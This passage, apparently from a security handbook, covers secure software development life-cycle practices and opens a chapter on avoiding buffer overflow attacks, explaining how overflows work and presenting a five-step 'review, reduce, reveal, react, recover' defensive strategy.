- Are the developers and the development infrastructure segmented from the corporate network? A great way to add an additional layer of logical security is to segment the development environment from the rest of the company via a firewall with well-designed policies permitting only the required traffic.
- Are the access logs to the servers, firewalls or routers (if applicable), and workstations reviewed for security events and investigated when required?

Now that the environment where the software will be developed has a secure baseline, we can focus our attention on the foundation of the development activities themselves. As part of that foundation, developers should have a minimum baseline of knowledge or awareness of security vulnerabilities, coding best practices, and industry trends and best practices.

There are numerous resources available, including Web sites, magazines devoted to information security, training programs, and organizations that offer specialized classes and seminars. Several security training organizations have offered classes in the past, magazines have published excellent articles on building security into the SDLC, and several excellent books have been published detailing specific vulnerabilities and how to avoid them, as well as how to develop a methodology to improve the reliability and security of software systems. Finally, numerous Web sites, online articles, and Web-based seminars have offered free, relevant, and very timely advice on how to produce secure software.

As a further reason to help encourage the development of secure code, senior management may wish to consider rewarding developers who reduce the number of security vulnerabilities within their code, or perhaps rewarding quality assurance personnel who discover vulnerabilities prior to deployment. In any event, it is important to ensure that all team members are educated and aware of the resources that are available to them, and have the commitment from management to allow them the time and resources to learn.

The education process should not be a one-time effort, but instead built into the overall SDLC to ensure that each team member's skills are continually honed and enhanced. Additionally, new attack vectors (where and how attacks originate) and new vulnerabilities are regularly announced. Keeping abreast of specific language, software development kits, and development environment vulnerabilities can be accomplished through vendor training, subscriptions to vulnerability announcement mailing lists, and subscription services, as well as through participation in industry and user groups.

Vulnerabilities are many and diverse. SQL and XML code injection, buffer overruns, race conditions, improper storage of cryptographic keys, format string errors, cross site scripting, and poor usability leading to the user disabling some security features are just a few of the vulnerabilities that must be mitigated in today's code. If designers and coders are not aware of the range of vulnerabilities, they may not be able to avoid them. If quality assurance personnel are not aware of the different types of vulnerabilities, they cannot test for them and alert the coding team. Continuous awareness and training sessions for all team members must be a requirement and part of each associate's annual review process.

183.3.2 Conceptual Design

After the organization has a basic security awareness foundation, it is time to form the team to begin the first step, which is typically conceptual design. As I re-read this chapter, I noted that I have said that each

SDLC phase was the "most important" from a security perspective. Let us consider the conceptual phase that really sets expectations for the overall functionality of the application. Security personnel at this phase should be providing guidance based on known threats, vulnerabilities, risks, and available and potential controls. Although not necessarily driving the end result, security input early on can help define what can and cannot be done. As an example, and I am not making this up, an organization wanted to develop an application that required real-time access to a critical system on our company's intranet for Internet users. Although it could have been done securely with the addition of numerous and costly controls, designing a tiered DMZ infrastructure allowed the development team to implement multiple other features, delighting the sales and marketing team and making the IT security organization even happier.

183.3.3 Technical and Functional Requirements

The next step in the SDLC is the formulation of the functional and technical requirements. As noted previously, these are sometimes completed in parallel or combined. For the sake of this chapter, we will discuss the functional and technical requirements as a single phase. As a very simple example, consider the functional requirement that the application "must read input on a text file outputted by another program" and a technical requirement that the application "must read standard ASCII comma delimited text, fields up to 256 characters, with a record size limited only by the storage capacity." What happens when the format is not comma delimited, or when the fields have fifty thousand characters? We typically do not put the negative cases in the requirements documents, but that is how we typically get into trouble with buffer overflows, unchecked inputs, etc. Defining and understanding the entire range of inputs (not just what is expected) and defining the requirements for responding to all input, whether expected or not, is paramount to system security.

During the technical and functional requirement phases, it is imperative that the security consultant provides inputs and direction regarding the security requirements. Although it is unwieldy to add the requirement to check for buffer overflows, unchecked inputs, etc., at every input requirement, it is necessary to capture the overall requirement that all input will be checked and validated prior to processing. In addition, there will likely be several key areas that will be detailed in this requirements section that will need to be incorporated into the application.

Depending on the system under development, there are likely numerous privacy requirements that must be incorporated into the final system. The source of the privacy requirements may come from any number of sources, including:

- Health Insurance Portability and Accountability Act (HIPAA) of 1996
- Gramm-Leach-Bliley Act of 1999
- European Privacy Directive
- Canadian Privacy Act
- The development organization and end customer's privacy standards.

The privacy requirements will typically drive how information is stored, how it must be transmitted, back-up requirements (such as requiring encryption), how long data can be retained, how and to whom it may be shared, and how it must be destroyed. Finally, privacy requirements will drive the business continuity and security requirements that are discussed next.

In addition to privacy requirements, there will likely be disaster recovery and business continuity requirements that will need to be incorporated into the application. If the system is going to support a critical business process or perhaps be one, failover, redundancy, and back-up features will likely be included in the overall requirements. Specifications as to the types of back-ups, transaction logs, parameters of system heartbeats to support hot-swappable capabilities, and perhaps how the system manages the fail-over process will be part of the requirements. As part of the requirements phase, security consultants must be tasked with identifying the relevant regulations that will influence the application and provide input based on those regulations and industry best practices. To accomplish that, an understanding of the customer base, including where they will use the application and what it will be used for, will be needed so as to incorporate the applicable requirements for that region or industry.

The security requirements will also influence how the system traverses the remainder of the SDLC. There will be many security requirements that will be part of the system. Validating all input, authentication, encryption of data in transit and rest, and authorization must be addressed. Roles and corresponding responsibilities must be defined and be flexible and granular enough to ensure that ‘least privilege’ concepts are met while not interfering with the day-to-day activities of the system.

One of the most comprehensive efforts to identify the requirements from a security perspective is the development of a threat and vulnerability matrix, or an attack vector. Through this exercise, commonly undertaken as part of a risk assessment, comes the understanding of the threats, vulnerabilities, and computed risks that a software system will face upon deployment. Vulnerabilities of the host operating system, auxiliary systems, threats to industries where the application may be deployed, its target (and potential) audience, and mitigating controls that may be placed into effect alongside the system are examples of inputs to the threat and vulnerability matrix. By developing an attack vector of what segments or functions of the system are likely to be vulnerable, special attention can be paid to those areas to ensure a strong resiliency to attack. It must be noted that threats, vulnerabilities, and controls are continually changing, and it would be negligent to ensure that the software is resilient to attack only at the areas identified in the threat vectors. The attack vector approach should only be used to ensure that the segments most likely to be attacked have sufficient controls and that all functions of the application enjoy a similar level of protection.

One can also consider conducting a risk assessment of the proposed system. Knowing that a commonly-accepted definition of the value of risk is Risk(System) = (Threats × Vulnerabilities)/Controls, we can compute the value of risk, and then, as the project moves from the design phase to coding and implementation phases, the value of risk can be continuously measured and monitored, and reduced as necessary to achieve a sufficiently low level. Noting that the risk equation above is defined as a function, we can compute the risk of any or all components of the system depending on our area of interest or review.

Significant events must be logged. Questions to be answered include what is logged, the location to which it is logged, what happens when the log fills up (i.e., does the system halt, or does it overwrite the oldest log data?), whether the logs are stored locally or remotely, and whether they can be centrally monitored. Access to the logs and control of the logging configuration is equally important, as either could afford a malicious user the opportunity to hide the tracks of an attack. It is the responsibility of the security consultant to ensure that minimum standards of logging (as well as other security-sensitive areas) as identified in any corporate policies are incorporated into the system’s requirements.

Databases require particular attention, as they are typically the stores of the data processed by systems. Ensuring that default and system accounts are disabled unless the functionality is required, and then changing passwords of required system accounts, would be ideal requirements. Setting strong passwords on system accounts so they are resilient against long-term, brute force attempts should be a requirement as well. Requirements should include encrypting at the database level, defining authorization for read, write, and deletions, as well as how the database is to be accessed through the software system, through the databases console or through other third-party applications.

183.3.4 System Design

In the design phase, the functional and technical requirements are used to architect a system at a high level by decomposing it into functions, modules, libraries, etc. Participants in the design phase should have a thorough understanding of the hardware requirements (if applicable) of the system and should develop a design that is sufficiently robust to withstand attack when implemented on noncompliant hardware with drivers that were not validated or on operating systems that have never been updated or patched. On many commercial software development projects, it is impossible to predict the target platform hardware, operating system, other applications or services on the system, etc. Systems that do not make assumptions about trusting the operating system, hardware, and other applications will fare better than those blindly that accept all input or transactions. Just like in real life, systems should trust, but verify.

At the design phase, the developers should be aware of the available controls and should be designing the system to maximize their use while including additional controls to mitigate all threats and vulnerabilities previously identified during the threat and vulnerability discovery or risk assessment phases. Finally, the designers should include built-in mechanisms that regularly check for updates to the system and are able to receive and install those updates regularly and easily.

183.3.5 Coding

When the coding phase is initiated, a solid set of requirements should exist that highlight the technical and functional requirements of the system. These should include security requirements. The coding personnel should know they have the additional responsibility of implementing features, functions, and attributes of the system with security functionality in mind, even when it is not explicitly defined in the requirements. Care should be taken to review requirements with the marketing organization, sales group, end users, or end customer when the organization that is responsible for coding has not been part of the entire SDLC.

Development efforts should utilize a source code management system that is adequately secured to protect source code assets from unauthorized access, disclosure, modification, or deletion. User account management, logging, and auditing should be carefully managed and regularly reviewed to ensure that personnel have access only to the data they need for their work and that they are authorized to access. Change control and configuration management are two important programs that support security requirements and are likely supported by features within the source code management system.

The coding phase introduces a number of areas that must be considered, including the complexity of the system, the application development language, the integrated development environment (IDE), the use of software development kits (SDKs), and use of code libraries. The use of code libraries and SDKs introduce new challenges to the SDLC, as the source code may not always be available to the development team for review, and usually only provides the defined interfaces, such as how to call the application and what each function does. Its resiliency to a buffer overflow attack may not be known and may need to be tested in a black-box fashion detailed later in this chapter.

Although the number of tools available for Web-based applications exceeds that available for traditional executable applications, there are many tools that integrate with IDEs to provide immediate feedback when they suspects potential security coding vulnerabilities. Just as word processor highlights misspelled words as the user types, applications are available to highlight potential errors in the code that could be compromised. Although this solution should not be considered the sole control during the coding process, it is a very strong and successful approach. Doing a Web-based search for application coding vulnerability scanners will highlight some of the tools that are available commercially or through open source efforts. Although some are significantly better than others, cost, vendor preference, programming language, and IDE are factors that will drive the decision-making process. Many of these products have complementary products that provide similar testing features on the compiled or Web-enabled applications after they are installed. Typically, although not a requirement, IDE-based programs serve the needs of developers, whereas the tools used to scan executables or Web-based applications are used by auditors, assessors, and quality assurance personnel.

During the coding phase, code reviews should be conducted to provide peer review and feedback. The subject of many books and articles, code reviews are simply an opportunity for software coders to share their code with other coders to solicit their feedback, comments, and insights. Typically not focusing solely on security vulnerabilities, a code review serves to identify inefficiencies, areas of potential code re-use, logic errors, and suggestions for cleaner or more robust code. For critical interfaces and processes, a larger team may be deployed to include other members of the SDLC team, such as designers and quality assurance personnel.

"Formal methods" is a software engineering process in which mathematical and logical proofs are used to "prove" that the software is correct, or does what the requirements specify that it should do. The formal-methods approach provides additional insights for validating software, although it is typically time and resource intensive, as it is often quite a challenging effort with only a few automated tools to provide assistance. Finally, the formal-methods approach can be used to prove that code handles inputs as intended and properly rejects code that is incorrectly formatted or is invalid.

"Secure by default" is a term we hear quite often these days; it refers to the initial values of the various settings, parameters, and configurations. For example, consider a program that advertises that it securely uploads files to a remote server on a nightly basis over the Internet. Unless the operator knows that it is possible to enable the "secure copy" option, the program may utilize the traditional file transport protocol (FTP) that sends the account information and data in clear text. With the secure copy option enabled, the transfer is significantly more secure. "Secure by default" initially enables the security features of the system and thus increases the overall security. End users must indicate that they do not want the default level of security by disabling or reducing the security controls.

Finally, the code must be documented. Although one can argue that secure code can be developed without documentation, best practices require that source code be commented and that sufficient documentation exists to detail how the code was developed in support of the requirements. In the event of future vulnerability announcements, commented code can support reviews and investigations as to which code may need to be redeveloped.

A common security error that originates in the coding phase is the use of test data that is real customer data. Although using data that is valid and representative of real-word situations, it is important to note that, in many instances, using customer data for coding and testing procedures may be in violation of federal regulations stipulating that data must be protected. There are several ways to accomplish testing without using such data, including creating entirely random data, manually populating a test database, or using algorithms like as one-way hashes to mask the data used in testing. Creating artificial data can leave testers without the invalid or unchecked data that may often exists in real-life data. The SDLC team should utilize a dataset that contains both sufficient valid and invalid data to test exception cases that will inevitably be encountered in operation.

183.3.6 System and Unit Test

The test phase should be the last line of defense for discovering security vulnerabilities, not the front line. Using the test phase to catch vulnerabilities in the code base not only increases costs to correct the code, but detracts from the other responsibilities of the quality assurance personnel who are also reviewing documentation, installation, operation, interfaces with other systems and processes, as well as the logic of the application.

As noted during the previously discussed coding phase, there are several applications that are available to review and test the code for not only logic errors, but for security vulnerabilities as well. If the quality assurance personnel have been involved with the project from the earliest stages, test plans, test cases, expected results, and areas of concern should have been identified and documented. Code utilized as part of an SDK or that is received as pre-compiled will have to be reviewed as well. These reviews can use black-box testing, a term that is applied to testing code when you have no insight into the source code and can only supply different inputs (some within the interface parameters and some that are not), to ensure that the output is as expected.

Finally, there are many applications available to quality assurance personnel that provide support in automated testing. Applications that can learn expected responses, offer scripting, accept various forms of input, and automatically capture and flag suspect results can be utilized to reduce the time and resources required for testing, or more importantly, to allow the testers to investigate suspect and questionable results.

183.3.7 Deployment

The SDLC continues after the software has been designed and coded, as efforts begin to package, ship, deploy, and implement the software. Depending upon whether the software is a customized software solution or a commercial off-the-shelf solution (COTS), the involvement of the vendor will vary. During the initial deployment, quality assurance, and design personnel should be closely supporting the help desks to provide guidance and, most importantly, to identify trends and patterns that may indicate vulnerability. In addition, Web-casts, alerts to customers, awareness training for employees, etc., may be useful mechanisms for informing and educating users about the secure operation and management of the system. Finally, the system's documentation may require updates and clarifications based on feedback from the help desk to ensure clarity and understanding of the security features.

The installation package is created to facilitate the installation of the software. Proper testing should be performed to ensure that the installation doesn't introduce additional vulnerabilities (such as network-based installation packages that may introduce specialized services to support the installation); the latest documentation should be provided to the customers as well. Finally, customers should be made aware of mechanisms for receiving updated software packages and documentation as they become available.

Depending upon contractual requirements for customized software development, as the system moves into deployment, the release version of the source code may be transferred into "escrow" or may be transferred to the procuring organization itself. Although the escrow contract may dictate how the software is to be transferred and stored, appropriate measures must be taken to protect the data while in storage and transit, while still providing access to authorized users. The storage and management of cryptographic keys will need to be planned and agreed upon by the development firm, the end customer organization, and the escrow organization (when appropriate).

183.3.8 Software System Maintenance

Once the software system begins to ship, the maintenance mode typically begins. Vendors usually offer several years of support for each release for COTS-based packages, whereas the support for customized software is generally dictated by contractual terms. In any event, the vendor will typically receive input from:

- Customers who have uncovered potential security vulnerabilities
- Security research firms who are continually reviewing and dissecting applications and operating systems of all types
- Vulnerability announcements from the manufacturers of the IDEs, SDKs, and the compilers and language developers
- Continued quality assurance testing efforts that may uncover existing vulnerabilities while testing new features and updates.

It will be critical to the organization's reputation and customer service to be able to accept and acknowledge vulnerability information and to be able to validate that information before issuing updates that mitigate the vulnerability in a reasonable time. There are a number of competing factors regarding disclosure. Some believe in "full disclosure," which is the release of vulnerability information as soon as it is made available. The argument for full disclosure says "If I find a vulnerability in a software package, everybody should know about it to provide an opportunity to implement additional controls." The argument against full disclosure is that now those with malicious intent are aware of the vulnerability and the clock begins to tick for the development of malware, viruses, and Trojans that will exploit that vulnerability. As a compromise, de facto standards have emerged that highlight recommended timelines, communications, and interactions between the discoverer of the vulnerability and the manufacturer of the vulnerability. COTS applications that must run on various platforms and multiple operating system versions may require lengthier timeframes (sometimes thirty days or more) to include regression testing, documentation, and packaging, whereas open sourced applications (and some commercial applications as well) have taken just a few hours to release a patch.

183.3.9 Decommissioning

Although the decommissioning phase can be as simple as clicking on "Uninstall," the removal of associated data and other configuration information is of the most concern. For example, if the application is uninstalled, then application data (which can be contained in anything from text files to relational databases) as well as configuration information (such as cryptographic keys and stored user names and passwords) must be deleted. Additionally, any adjunct services that were installed must be removed unless they are required by other applications. This is often a tricky task as the user must guess if any other installed applications require that particular service. Secured or not, it is not prudent to leave a service running when it is no longer needed.

During decommissioning or uninstalling, the user must be presented with options for what should be done with application data, cryptographic data, or user account information. If the user requests deletion of the data, then the user should be informed that data that is not truly "deleted" and may be easily recovered with readily available tools. The uninstall function should provide recommendations on how to securely delete the data if it is considered sensitive. If application data are to be retained for future use or for back-up purposes, appropriate security controls should be instituted to protect the data.

183.4 Conclusion

With security research firms paying a bounty to receive previously unannounced vulnerability information to boost the awareness of their firms and their credibility, and with malicious individuals paying a bounty to be the first to generate exploit code, it is critical for software development firms to incorporate timely and efficient mechanisms for managing security vulnerabilities from discovery through delivering an update. Freelancers, white-hat, gray-hat, and black-hat hackers have devoted careers to reviewing, disassembling, reverse engineering, and trying every combination and permutation of inputs and configurations in an attempt to find the one scenario where the system crashes, releases some private information in an error message, or allows some arbitrary code to run.

Software development is a customized process with many equally valid options for how to reach the end state. Programming languages, styles, environments, platforms, and designing and coding experience are all variables that will ultimately shape the end result, including how it operates, how it interfaces with other components, and how it works on various hardware and system platforms.

Through the development and use of a continually-updated policy framework, the development team will have the basic information of how software must be developed in the organization. Equally important is the continual training and awareness of the entire team of current threats, vulnerabilities, industry best practices, and most importantly, regulations, that they must be aware of and compliant with. It is important to note that many tasks in this chapter, particularly those of developing a strong policy framework and awareness, must be continually updated. Vulnerabilities and threats continue to change. New ones are added, and older ones are mitigated regularly. Having a program in place to develop software that is resilient in the face of vulnerabilities of the present as well as the future will allow a company to survive. Having a program in place to update its software in a timely manner when security issues arise will allow a company to build customer confidence and thrive.

The delivery of a secure software package is the goal of every development organization. Perhaps a realistic goal is develop software in which the known security vulnerabilities are mitigated, or have sufficient controls in place, and that discovered vulnerabilities are managed in a timely and professional manner.

184

Avoiding Buffer Overflow Attacks

Sean M. Price

184.1 Introduction

The principal technical vulnerability in modern information technology (IT) systems occurs due to flaws in software. The primary flaws that have caused so many security issues are known as *buffer overflows*. Any device using software that accepts input in any form has the potential for a buffer overflow. This article will present a brief explanation of buffer overflows as well as some strategic and tactical actions security practitioners can use to avoid buffer overflow attacks.

Buffer overflows represent an immediate threat to the system security in the confidentiality, integrity, and availability of information. Attacks that take advantage of this flaw can disrupt the security posture of a system. The two principal outcomes of buffer overflow attacks involve denial of service (DOS) and the execution of arbitrary code. In the first case, it is clear that such an attack affects system availability. This first type takes advantage of vulnerable buffers to disrupt service by causing a process or system to fail. Frequently, systems experiencing this type of attack are considered to be under a DOS attack. Although this is true as the final outcome, it is more technically accurate to identify the situation as a buffer overflow because this was the method of attack. In the second case, it is possible that processes can be executed or changes in the logic structure of an existing process can cause the leakage or alteration of sensitive information. Indeed, the flaw itself has the potential to undermine the integrity of an entire system. This is especially true if the flaw allows a compromise in the context of root or the system.

The number of potential flaws in a system increases with the size and complexity of the code base (McGraw 2002). Flaws in system and application software occur due to errors in programming and can be found in all types of binary files from executables to library modules. Buffer overflows are a type of coding error that happens when data entered into an area of memory is of the wrong type or size intended for use by the software function. This is to say that the data array is not properly bounded. When the data are longer than the input buffer, an overflow occurs, and the excess data are written to another part of memory. This has the potential to overwrite other areas of data and or program logic. Usually, an overflow will cause the application to crash. In the worst case, the overflow can be used to execute arbitrary code.

Reusability is one of the most powerful aspects of modern software. A programmer can develop a module or library, publish the useable methods and share it with other developers so the original work can be reused. Libraries are nothing more than a compilation of functions that perform specific tasks. Developers can reuse these functions by calling their methods instead of writing them into their applications. Software component reuse substantially reduces the amount of effort required to build a new application. Modern operating systems provide thousands of such libraries for application use. However, a flaw in the coding of a shared library can expose an application or the entire system to an attack. The degree of an exploit is often relative to the context of the executing process containing the flaw.

A buffer in a system is an allocated space of computer memory. Buffers are used to hold data to be processed or transferred in the system. All input into software components involves the use of buffers. Whether the input is from a keyboard, network, file, or other software in the system, it must be put into a buffer before being processed by software. In fact, any input into a system may traverse multiple buffers prior to being processed by the target application.

Problems with buffers occur when an input into a library function or an application interface is the wrong kind or too long for the buffer. When either of these situations occurs, excess data are written outside the intended buffer to other parts of memory. This may result in the corruption of other data in memory. Other parts of the application or system code in memory may also be overwritten. In the best case, an error occurs and is caught by the application or system. Unfortunately, in the worst case scenario, the overflow allows the execution of arbitrary code with system privileges.

Buffer overflow attacks are the result of specially-crafted data that are inserted into a vulnerable buffer causing the execution of arbitrary code. This is known as *exploit code*. “Arbitrary code” in this context means programs existing on the vulnerable system or new program logic written to the system through the exploited buffer. The new logic might be contained entirely in memory, or it could be written to the file system so that the exploit can be continued if the system is restarted. In either case, the exploit code frequently initiates new threads of execution that are manipulated by the attacker. These new threads of execution are often malicious code such as viruses, worms, or Trojan horses.

184.2 Buffer Overflow Challenges

Initiating a buffer overflow requires the vulnerable system to accept input from the attacker, either directly or indirectly. Using a direct method, the attacker is able to affect a system through automated means or by physical access. Indirect attacks entice users to execute the exploit. Two prevalent platforms for indirect attack include email and browsers.

Services and applications accepting input automatically or through the actions of user input represent direct avenues for exploiting a system. Applications and services are often designed to handle diverse types of input. This design goal allows the software to be robust. Unfortunately, as robustness increases, so does complexity and the likelihood that flaws will be introduced into the code (Hoglund and McGraw 2004). Worms, such as Code Red, use automated scanning to locate vulnerable hosts (Weaver et al. 2003), and can be devastating to an organization’s ability to maintain necessary security services.

Attackers continue to entice unsuspecting individuals to download and execute unknown code through their Internet browsers. This problem is evidenced by the amount of ad-ware anonymously installed on many systems. Using enticements or trickery to convince unsuspecting users to run exploit code are indirect attack methods. In these cases, the user is the conduit for the exploit to run, as opposed to a remote invocation or attack against a system.

Browsers themselves can be a source of flaws. Savvy attackers have been known to create malicious Web pages that overflow the browser’s buffers by allowing the execution of arbitrary code such as ActiveX controls on other programs loaded locally. For instance, Internet Explorer has had many flaws related to parsing of Web pages. Firefox, a recent open source competitor with Internet Explorer, has also had its share of vulnerabilities discovered. The primary concern with browser vulnerabilities is that a user who is unaware of a flaw might run an exploit by simply clicking on a hyperlink.

Email exploits continue to be a popular indirect method for attackers. Typically, the email contains an attachment with some enticement for the reader to open it. Users continue to fall prey to this type of deception by unwittingly executing malicious attachments. An email with embedded HTML might also be used to deceive users into taking actions they would not otherwise. Phishing scams rely heavily on such techniques. The problem with HTML email is exacerbated when the embedded link directs the user to a malicious Web page designed to exploit a vulnerability in the browser.

HTML embedded email messages might be considered a blended attack method. The email message could either contain an embedded executable exploit activated with a hyperlink, or it could point to a malicious Web site containing the offending software. In either case, it can be difficult not only for users to determine the authenticity of a message, but also whether a hyperlink could launch an exploit.

Exploit code can be packaged as a binary file or as a script. Binaries are usually executables or libraries that are launched or called and then perform their malicious behavior. Even nonexecutable binary files, such as images, can be used to exploit a system. The flaws seen in the Windows picture meta-file types epitomize this situation. Scripts can also be used to accomplish the same task, given that the scripting engine provides sufficient capability to do so. Systems with shell scripting capabilities or engines such as Perl (Foster et al. 2005) or Windows Scripting Host can perform system calls and, therefore, provide fertile ground for launching new attacks.

A recent trend in malicious code writing is to package exploits in shell code. Although this has been done for quite some time on Unix machines, it is now seen more often in Windows exploits. The importance of this approach is that shell code executes entirely in the affected thread or process, making it harder to detect (Szor 2005). Worms such as CodeRed and Blaster used shell code techniques to mask their presence.

The good news is that exploit code is considered malicious code and can be detected by antivirus software. The antivirus vendors create new signature files of exploits as they become public. Unfortunately, antivirus signatures change rapidly and must be updated regularly to mitigate known exploits. If the antivirus signatures are not updated regularly, then the machine might be exploited even though a countermeasure for the threat exists.

Reinstallation of software can subject a system to old threats due to outdated software. System managers should always assure that installed software is up-to-date with the most recent and reliable version. This requires the use of specialized software, such as integrity checkers, to validate that installed binaries are the correct version and have not been tampered with.

Although a system might be up-to-date with its patches, it can still be subverted through the substitution of patched binaries by their vulnerable predecessors. This type of malicious activity is known as a *roll-back attack*. The attacker attempts to replace existing binaries with ones with a known vulnerability. Doing this might allow the attacker to run an exploit with an ordinary user account to gain administrator or system-level privileges. This has the same effect as installing outdated software with known vulnerabilities.

184.3 Defense Techniques

Security practitioners can assist their organizations in defending against buffer overflow attacks through a proactive strategy. An effective strategy will help the organization avoid buffer overflow attacks or reduce the effects of an attack while still allowing for normal business operations. A proposed strategy, called *5R*, consists of an event cycle for managing the threat of buffer overflows. The components of 5R include:

R1. Review. Know the system and its vulnerabilities. Understand the components of the system and/or product in question. Keep a record of configurations and security settings. Subscribe to mailing lists that publish vulnerabilities, exploits, and countermeasures.

R2. Reduce. Minimize the attack surface. Remove unnecessary capabilities when possible. Utilize access control techniques to prevent propagation of attacks against system components. Restrict ports and protocols as opposed to allowing a completely open system. Assure that antivirus software is continually updated. Training and testing can also reduce the attack surface.

R3. Reveal. Monitor for attacks. Compare published vulnerabilities with the system and its configuration to determine the risk. Utilize audit logs, intrusion detection, and integrity validation to discovery network traffic or system processes indicative of active exploits.

R4. React. Implement tactical actions to mitigate impending or actual attacks. First and foremost, rapidly deploy applicable security updates. Segregate network components where possible to prevent attack propagation. Discover and neutralize active exploits in the system.

R5. Recover. Assess the damage and validate deployment of security patches. Assure that affected systems are cleaned of unauthorized code and fully patched. Continue to segregate weak portions of the network until the vulnerability is known to be eliminated. Make changes to incident response procedures, contingency plans, and the system if weaknesses are discovered.

The 5R strategy is useful for organizations wanting to defend their products or network against buffer overflow attacks. Security practitioners participating in software development, as well as system engineering, can increase the security posture of their focus area through the implementation of the 5R strategy.

184.3.1 Software Development Defenses

In software engineering, it is common practice to enumerate the functional and operational aspects through requirements analysis. Functional requirements identify what the proposed software will do, while operational requirements specify system capabilities necessary for the application to run. Given these two categories of requirements, the security practitioner can assist the development process by focusing on the security aspects and ramifications of the identified requirements. Applying the 5R strategy to the software lifecycle affords developers with an additional quality assessment tool that can reduce future costs associated with rework due to the discovery of vulnerabilities.

R1. Review. As the old saying goes, "knowing is half the battle," so it is wise to learn as much as possible about the potential pitfalls of the organization's products. As vulnerabilities are published with an organization's products or those of closely related competitors, action should be taken to assess the problems and find the flaws. Obviously, problems in an organization's own product must be addressed. However, flaws in closely related competitor products should also be followed up with internal reviews of the organization's own software to determine if a similar flaw in it exists.

Vendors should talk with their customers to learn how their products are being implemented. Problems discovered by customers might reveal more serious coding errors that have not manifested themselves yet. Likewise, customers implementing products in an unsafe manner might also put them at risk. Engaging customers on both these fronts can be mutually beneficial if a potential flaw is discovered or averted.

R2. Reduce. Obviously, the best way to eliminate buffer overflows is for programmers not to create them in the first place. Unfortunately, creating secure software is a challenge (Viega and McGraw 2002). Training should be given routinely to programmers to help them recognize and prevent buffer overflows. Some standard libraries are known to have weaknesses while others can easily be misused (Viega, Kohno, and Potter 2001). Programmers should be taught how to avoid or use these libraries properly to avoid the inadvertent creation of buffer overflows.

Software should be designed with the concept of "least privilege" in mind (Howardand and LeBlanc 2003). When software runs with elevated privileges, it can result in complete system compromise if a buffer overflow exists. Avoid coding software to execute with elevated or system privileges where possible. This will help reduce the risk of attack for customers using the product.

The choice of the language for coding should be carefully considered. Safe languages such as C# and those with sandboxing capabilities, such as Java, should be considered when designing new products. Languages with these capabilities provide developers with methods that are safer and more secure than traditional languages such as C and C++ (Skalka 2005). When choosing a more secure language is not an option, other tools that can assist in finding or reducing the occurrence of a buffer overflow should be used.

Tools and techniques exist that can help detect and or prevent buffer overflows. Static checkers can be used to scan source code for errors. Currently, the static checkers are not very robust and are not common for Windows and Macintosh platforms (Tevis and Hamilton 2004). However, when checking thousands of lines of code, even small improvements can help. Other tools are available as add-ons to compilers, such as StackGuard, that make use of a variety of techniques for preventing buffer overflows (Zhu and Tyagi 2004). However, each technique has its disadvantages that need to be considered prior to implementation.

R3. Reveal. Software should be regularly tested by individuals not directly involved with product development (McGraw 1999). Functional testing is a normal part of software development, but security testing is just as critical. The testing team should include individuals who understand software security flaws and know how to identify them. Red teams are groups with specialized skills used to find flaws in software or systems by using techniques employed by outside attackers (Viega and McGraw 2002). Using a secondary testing team provides a level of quality control in software development that is needed to find and eliminate buffer overflows (Snow 2005).

R4. React. If knowing is half the battle, than a coordinated and timely response represents the other half. Responding quickly to published vulnerabilities should be a top priority for developers. Vendors owe it to their customers, as well as to their product brand, to develop and distribute updates that will allow their customers to continue to operate normally. Obviously, due diligence must be given when reacting to a discovered flaw. Time is of the essence if the flaw is critical, but this should not be at the expense of quality: it is important not to introduce new flaws in the correction process.

A discovered flaw might be pervasive throughout the application. Related vulnerabilities might have been discovered by other bug hunters but not disclosed to the vendor. Therefore, it is prudent to take the opportunity to review the source code for similar flaws in other areas.

R5. Recover. After the flaw is identified and corrected, any lessons learned from the process should be recorded and disseminated within the organization. Likewise, novel flaws or solutions that prove to be particularly helpful might also be shared with industry and academia as a contribution to the community. All developers within the organization should be made aware of the flaw and what was done to correct it. Cross-sharing information within the organization in this manner will only serve to strengthen the knowledge base of the developers, but it should result in higher product quality over time.

Documentation associated with the application should be updated accordingly. Affected source code should be resubmitted to code librarians where necessary to assure that the fix is properly archived and will not be left out of future versions of the product. Procedural documentation associated with production that might be affected by the change or could be leveraged to prevent future recurrences of the problem should also be updated.

184.3.2 Information System Defenses

Network managers and security practitioners can avoid buffer overflows through configuration management and system monitoring. The challenge for security practitioners and system managers is to allow users to continue normal operations in spite of the threat of or actual occurrence of an exploit. Risk management procedures must be in place to assure that the appropriate security posture is maintained, as defined by the security services in place. The 5R strategy defines the methodology for approaching the problem.

R1. Review. Vigilant monitoring of public lists of known vulnerabilities and exploits is a review necessity. Emerging threats can easily be monitored by subscribing to public and private organizations that publish information about known flaws. Product vendors are another source for learning about new threats. In addition, they are also likely to make software updates and workarounds available to mitigate known flaws.

Understanding the composition and configuration of network components is an essential strategic element for avoiding buffer overflow attacks. This knowledge provides the security practitioner with an understanding of weak points in the system that might be exploitable if a vulnerability is revealed. An up-to-date inventory of network hardware and software and their current versions should be compared against published lists of vulnerabilities. Knowing component configurations is also necessary for determining the ease with which an exploited vulnerability might be propagated within a system. Indeed, after a vulnerability is discovered, a strategy can be devised to determine the likelihood of a successful exploit and what might be done to mitigate the effects. Having this knowledge before vulnerabilities are published will help network managers and security practitioners make appropriate risk-based decisions for maintaining the security services of the system.

R2. Reduce. Performing rapid critical updates is critical for avoiding buffer overflow attacks (Szor 2005). Accomplishing this for hundreds or thousands of machines requires specialized update and verification software. Manually patching large number of system components in a timely manner is challenging and not likely to be practical. This is especially the case for systems that are geographically distributed. System management software can help ensure that system components are properly updated. Tools of this sort can help a small staff ensure that large distributed systems are properly updated. Some management tools can also be used to verify update distributions. However, management tools are not without flaws, and could generate false positives. Security practitioners should consider using a suite of tools from different vendors for verification purposes. This would help alleviate the problem of false positives about updates. Furthermore, it is not likely that any one tool will be capable of deploying and verifying every conceivable type of update. Implementing different tools with similar capabilities can provide increased depth and breadth of coverage for updating and verifying system patches.

An effective patch management program is an important strategy for avoiding buffer overflows. However, this will not help if a patch is not available prior to the creation of exploit code. Zero-day exploits are becoming more common (Levy 2004). Likewise, it could take a vendor from several days to many weeks to develop an appropriate patch for a problem. The time between the availability of the patch and the discovery of an exploit jeopardizes affected systems. This is further exacerbated when an exploit is created for an unknown or unpublished flaw. Therefore, patch management should not be the only tactic used to defend against buffer overflows.

